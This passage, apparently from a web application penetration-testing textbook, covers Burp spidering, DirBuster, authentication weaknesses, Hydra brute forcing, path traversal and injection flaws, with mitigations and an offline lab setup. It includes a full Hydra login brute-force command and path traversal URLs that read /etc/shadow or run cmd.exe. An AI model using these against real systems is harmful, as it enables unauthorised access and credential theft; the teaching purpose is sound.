


When the active spider is running, it will display the number of request made and a few other details. In the **Scope** section, you can create rules using regex string to define the targets:




Application login


An application may require authentication before it allows you to view contents. Burp spider can be configured to authenticate to the application using preconfigured credentials when spidering it. Under the **Options** tab in the **Spider** section, you can define the credentials or select the **Prompt for guidance** option:



When you select the **Prompt for guidance** option, it will display a prompt where you can type in the **username** and **password** if the spider encounters a login page, as shown here:



With this we come to the end of the chapter, we worked through the reconnaissance phase and finished with scanning the web server. In the following screenshot I have listed some useful tools in Kali Linux that can be used in each of these phases:



Summary of reconnaissance and scanning phase using tools in Kali linux

Summary

Reconnaissance is the first stage of a penetration test. When testing a target that is accessible from the Internet, search engines, and social networking websites can reveal useful information. Search engines store a wealth of information that is helpful when performing a black box penetration. We used these free resources to identify information that a malicious user could use against the target. Kali Linux has several tools that help us achieve our objective and we used few of them. We then moved on to the scanning phase that required the hacker to actively interact with the web application to identify vulnerabilities and misconfigurations.

In the next chapter we will look at server-side and client-side vulnerabilities that affect web applications.

4
Major Flaws in Web Applications

In *Chapter 1*, *Introduction to Penetration Testing and Web Applications,* we discussed the architecture of web applications and how the three layers, presentation (web server), application, and data access, need to work together to provide a seamless experience to the end user. The browser at the user end also plays a critical role in displaying the requested web page to the user. A flaw at any level can make the web application unstable and prone to attacks from malicious user.

Vulnerability at the data access layer is considered to be the most critical flaw as there is a chance of exposing the entire set of data stored on it, which might contain personal information and passwords. Access to the database has to be strictly guarded against attacks. The application layer is the place where you will find the majority of flaws caused due to programming errors and we will go through several of those flaws, for example, server-side scripting flaws, input validation flaws, SQL, and command injection flaws.

The web server acts as an interface between the user and the rest of the application. This is the layer where the rubber hits the bullet and the server needs to be properly hardened to protect it against revealing more information than it should be doing.

Flaws are not limited to the server side; in the new generation of web applications, a considerable amount of code is run on the user side through the web browsers. Attackers have been using this opportunity to attack clients and hijack the web browser. Since web browsers also store a huge amount of information and have access to the underlying operating system of the client, the attacker can retrieve information such as the user browsing habits, bookmarks, and stored passwords. The attackers can also run malicious code on the user machine by redirecting the client to a website they control once a browser is hijacked. Client-side flaws are targeted flaws and exploit the client-side technologies such as AJAX, JSON, and flash code to extract information from the client.

In this chapter, we will look at the different flaws that exist in web applications and the techniques to exploit them.

Information leakage

Information leakage is a flaw where the sensitive and critical information related to the application and server is exposed. The web application should not reveal any system-related information to the end user as a malicious user could learn about the inner working of the application and the server. Information leakage is one of the most basic flaws and can be easily avoided. Sensitive data such as the underlying technical details of the web application and environment-related information has to be closely guarded and the application developer should avoid slippage of such details to the end user.

Directory browsing


The most common form of information leakage results due to improper configuration of the directory browsing function, which displays all the files under a directory when the index file is not configured. This misconfiguration could reveal much more information than intended. The first thing that is to be done is to remove files from web directories that are sensitive in nature.

An incorrect assumption that most web server administrators make is that they assume if they remove all links to the files that are supposed to be hidden from normal users, they cannot access those files. This assumption turns out to be completely wrong, as many automated scanners can easily identify such directories. Search engines also index these files if they are not explicitly mentioned in the `robots.txt` file. The `robots.txt` files does not guarantee the exclusion of the files from been indexed as it is an opt-in feature to disallow links from indexing. The directory browsing configuration is as per directory setting in most web servers. Even if you have placed an index file at the root folder, the other directories may still be vulnerable.

Directory browsing using DirBuster

A tool that is often used to scan a web server for directory browsing flaws is DirBuster. DirBuster was released under the OWASP project but now comes as an add-on to the WebScarab proxy. In Kali Linux 2.0, you can still find DirBuster as a standalone application at **Applications** | **Web Application Analysis** | **Web crawlers & Directory Bruteforcing**.

You need to specify the target URL to scan and provide it with a dictionary file that consists of a predefined list of directories that the DirBuster tool can scan the website for. The output of the scan can be exported in text, CSV, and XML format for further use and reporting purpose as shown in the following screenshot:




Look out for backup files and renamed files by including the `.bak` and `.old` extension in the scan.

Comments in HTML code

Another source of information leakage is through the comments field used by the web application developer. Developers often include comments in the source code and then forget to remove them or sanitize the comments of any sensitive data. These comments would prove useful to a malicious attacker to understand the flow of the functions in the application or even acquire sensitive data related to the web application as some of the inexperienced developers may include database names and other infrastructure details in the comments. Although you can view the comments in the HTML source code by using a web browser, the fragments plugin included in the WebScarab proxy makes it easy to locate the comments in the entire HTML page. Once you have configured your web browser to use the WebScarab proxy and web traffic is captured by it, the fragments plugin will look out for comments and scripts on those web pages, which can then be viewed by navigating to the fragments tab on the top pane in the WebScarab proxy.

You need to click on the dropdown and then select comments to view them:



Mitigation

Directory browsing is a per-directory setting and it needs to be verified on each directory. In Apache, you can use the `.htaccess` file to override the individual directory setting and in IIS web server, the directory permissions can be set by using the IIS manager or the `appcmd` command.

Authentication issues

Authentication in a web application plays an important role as it verifies the identity of the user and allows the user to view and interact with only those contents that the user is authorized to access. In a web application, authentication is usually done by a combination of username and password.

Authentication protocols and flaws

Authentication is done in web applications using the following methods:

- Basic authentication
- Digest authentication
- Integrated authentication
- Form-based authentication

Basic authentication

In basic authentication, the username and password is transmitted over the network using the Base64 encoding which is very easy to reverse and acquire the clear text password. The credentials can easily be sniffed by an attacker if the transmission is not done over over a secure channel. These drawbacks should be enough to convince a developer to move over to more secure authentication methods.

Digest authentication

The digest mode authentication was introduced to eliminate the drawbacks of basic authentication. It introduced a nonce value that is used as a salt when the client shares the authentication credentials with the server. In addition to the nonce value, the MD5 hash of the password is sent instead of the Base64 encoded value.


Integrated authentication

Microsoft Windows has a single sign-on authentication scheme know as integrated authentication, which leverages a central authentication server called the domain controller. Once a user authenticates successfully to a domain controller, it stores a token. The token comes with a defined life time. When a user access a website that leverages integrated authencation and is part of the same domain as the user, the client passes the token and the user is granted access to the application. LANMAN, NTLMv1, and NTLMv2 are the underlying challenge/response protocols used for the authentication that is seamless.

Form-based authentication

When a login page is used to accept the username and password of the user in a web form, it is called as a form-based authentication. At the server side, the credential is stripped from the form and is validated against an authentication system. Form-based authentication is of great interest to an attacker because it is prone to injection attacks, as the developer is responsible for implementing the security of the form. The authentication information is also shared in clear text when SSL is not implemented.

Using Burp proxy, we can sniff the authentication credentials shared by the client to the server, as shown in the following screenshot. The username and the password are clearly visible in the body of the HTTP message:



Brute forcing credentials

During the assessment of a web application, a test to check the strength of the password should always be included in the plan. The web application developers should implement strict password policies to defeat brute forcing tools. Hydra, a very customizable brute forcing tool included in Kali Linux, provides the option to even brute force the credentials of an application using form-based authentication.

Hydra – a brute force password cracker

Hydra has been tested over several protocols, including HTTP, POP3, SMB, SSHv2, RDP, and many more. It is a password-guessing tool that can try to brute force the password or use a dictionary file to crack it. No points for guessing that your chance of hitting the right password is directly proportional to quality of the dictionary file. With good social engineering skills and knowledge about your target, you can build a good dictionary file. The complete command with its arguments is as follows:

```
hydra 192.168.1.8 http-form-post
"/form_auth/login.php:user=^USER^&pass=^PASS^:Rejected" -L user.txt -
P pass.txt -t 10 -w 30 -o hydra.txt
```

Hydra is a customizable tool and includes multiple options. To successfully brute force a form login page, we require the following information:

- **Host**: `192.168.1.8`

  The host is the target website, such as `www.testlab.org`.

- **Method**: `http-form-post`

  The method when attacking a login page is http-form-post as it uses the `post` method.

- **URL**: `/form_auth/login.php`

  The URL is action page which accepts the credentials, this URL can be determined by using a proxy or by viewing the source of the HTML page.

- **Form parameters**: `user=^USER^&Pass=^PASS^`

  These are the variable used to take input which can again be determined by viewing the source by using *Ctrl* + *U* in Firefox.

- **Failure response**: `Rejected`

  This is an important option; if you don't set it correctly, hydra won't know when it has cracked the password. When you type in the wrong password, the web application will echo back its response mostly likely a login failure notification back to the client. This response is used by hydra to determine if it had cracked the password. When it does not receives a rejected message, which means it possibly got a success message back, it will stop. The response can be viewed using a proxy such as Burp.

- **List of username**: `-L users.txt`

  With a text file, you can provide a list of usernames which hydra uses against the target.

- **Password dictionary**: `-P pass.txt`

  With the `-P` option, you can provide a list of passwords that hydra uses along with the username provided earlier. Hydra tries to log in with a combination of each password and username. For example, if you have 10 usernames and 5 passwords, it will make 50 login attempts.

- **Threads**: `-t 10`

  Using the `-t` option, you can specify the number of simultaneous login attempts.

- **Timeout period**: `-w 30`

  With the timeout period, you can specify the duration (in seconds) for each login attempt.

- **Output file**: `-o hydra2.txt`

  You can redirect the output to a text file using the `-o` option.

The following screenshot shows the output of the preceding commands:

In the preceding example, 391 login tries were made before hydra got a success message from the server. It also lists the correct username and password values.

Path traversal

An application is said to be vulnerable to path traversal attack when the user is able to navigate out of the web root folder. Users should only be restricted to the web root directory and should not be able to access anything above the web root. A malicious user will look out for direct links to files out of the web root, the most attractive being the operating system root directory. By altering the variable that references a file with different variations, it may be possible to access files stored on the server and exploit the path traversal flaw.

The most basic path traversal attack is using the `../` sequence to modify the resource request through the URL. The expression `../` is used in operating systems to move up one directory. The attacker has to guess the number of directories that he needs to move up and outside the web root which can easily be done using trial and error. If the attacker wants to move up three directories then he or she would use `../../../`.

Most web servers have been locked down to prevent this attack, but some can still accept values through Unicode-encoding technique. It's not only the web server that is vulnerable to path traversal attack; if the application does not perform proper input validation, a malicious user may encode the absolute path to a system file into a web form and view it directly in the browser.

You can check whether a web server is vulnerable to traversal attack by encoding `../` in the URL, as shown here:

```
http://testlab.org/..%255c..%255c..%255cboot.ini
```

A few attacks that you can do by exploiting a path traversal flaw are shown in the following examples:

- `http://testlab.com/../../../../etc/shadow`

  In the preceding example, the attack was able to view the contents of the shadow file which stores the password and expiration details.

- `http://testlab.com/../Windows/System32/cmd.exe?/c+dir+c:/`

  In the preceding example, the attacker was able to invoke the cmd utility and run the `dir c:\` command.

- `http://testlab.com/scripts/foo.cgi?page=../scripts/test.cgi%00txt`


  In this example, the application exposed the source code of `test.cgi` file. The `%00` sequence was used to read the file as a normal text file.

Attacking path traversal using Burp proxy


The OWASP Mutillidae, a free, vulnerable web-application that is vulnerable to common security flaws and has path traversal vulnerability in the text file viewer component. The application can be downloaded and installed from `http://sourceforge.net/projects/mutillidae/`.

Another option is to download the prebuilt virtual machine released by the OWASP broken web applications project. This virtual machine includes Mutillidae and many other vulnerable applications that you can attack and fine tune your skills in a lab environment. Make sure the lab machine is not connected to the Internet. The virtual machine files for OWASP broken web applications project can be downloaded from `http://sourceforge.net/projects/owaspbwa`.


Using Burp proxy, we can manipulate the data transferred from the browser to the application and test for the vulnerability. Once you have the virtual machine up and running, open the Mutillidae application and navigate to **OWASP top 10 | A4 Insecure direct object reference | Text file viewer**. Next, configure the web browser to use Burp proxy. When done, select a file from the drop-down list and click on **view file**. The request intercepted by Burp shows that the file is been requested in the HTTP message body. We now know the value to play with in order to view files outside the web root. As shown in the following screenshot, the request for the file is sent in the body and not the URL. Even if the web server is not vulnerable, the application could be tested for traversal flaws:



Walk through the preceding steps once again and when Burp intercepts the request from the browser, edit the value assigned to the text file to `../../../../etc/passwd`:



Once the request is completed, the web browser displays the `passwd` file. The application fails to do proper input validation, which results in the exposure of the critical file:



An experienced attacker can navigate the filesystem and acquire the source code files if the application is vulnerable to path traversal attack.

Mitigation

Proper input validation and sanitization of data received from the browser would prevent a path traversal attack. The developer of the application should be careful while taking user input when making filesystem calls; if possible, avoid it. Chroot jail is a good mitigation technique but is difficult to implement. Web application firewall can also stop such attack, but it should be used along with other mitigation techniques.

Injection-based flaws

Injection occurs when a malicious user is able to modify the query or a command sent to an operating system, database or any interpreter. SQL injection and command injection attacks are the most common ones. Both of these flaws exist due to poor input validation, where the application and the web server both fail to strip the user input of all malicious data before executing it on the server.


Command injection

At times, the web application may require the help of the underlying operating system to complete certain tasks. For example, the application may want to display the contents of a file saved on the server back to the user, and the web application may invoke a call to the shell to retrieve the contents of the file. This may reduce the development time of the application, as the developer won't have to write separate functions. If the input from the user is not properly validated, it may become a candidate for a command injection flaw.

In an application vulnerable to command injection flaw, the attacker may try to insert shell commands along with the user input, with the hope that the server would run the commands. The shell commands would then run with the privileges same as that of the web server. The vulnerable application may or may not display the output of the command back to the attacker. If it does not display the output, it is known as blind command injection and the attacker will have to use other techniques to determine if the commands indeed ran or it was just a false positive. A trick that is often used by malicious as well as white hat hacker is to invoke a reverse TCP connection using a shell command in the vulnerable field of the target application and then wait for a connection to be initiated from the web server to your machine.

Like most web application flaws, the success of finding a command injection flaw depends a lot on the skills of the attacker and their imagination of using different commands in the input field.

As shown in the following screenshot, in a vulnerable application, an additional command was injected using && and a listing of all files in the folder was displayed, along with the actual resolution of the DNS name:



CVE-2014-6271, more famously known as the shellshock bug, was disclosed in September 2014 is a command injection vulnerability.

SQL injection


A web application is incomplete without a backend database. When interacting with the end user, the application will have to pull data from the database as requested by the user. The most common method to interact with the database is by using SQL. Poorly written web applications will build the SQL statement by combining it with the user input. If the input from the user is not carefully validated, the attacker could enter SQL statements via the user input, which is then passed to the backend database for processing.

In order to exploit a SQL injection flaw, we need to first identify the input fields in the application. Input to the application is not limited to form fields where a user enters information. An attacker can edit cookies, headers, or XML requests to submit malicious data back to the server; if the application builds the SQL query by using this data, you can trick the database to reveal data of other users. Every variable or field needs to be tested to see if the application behaves in a different way.

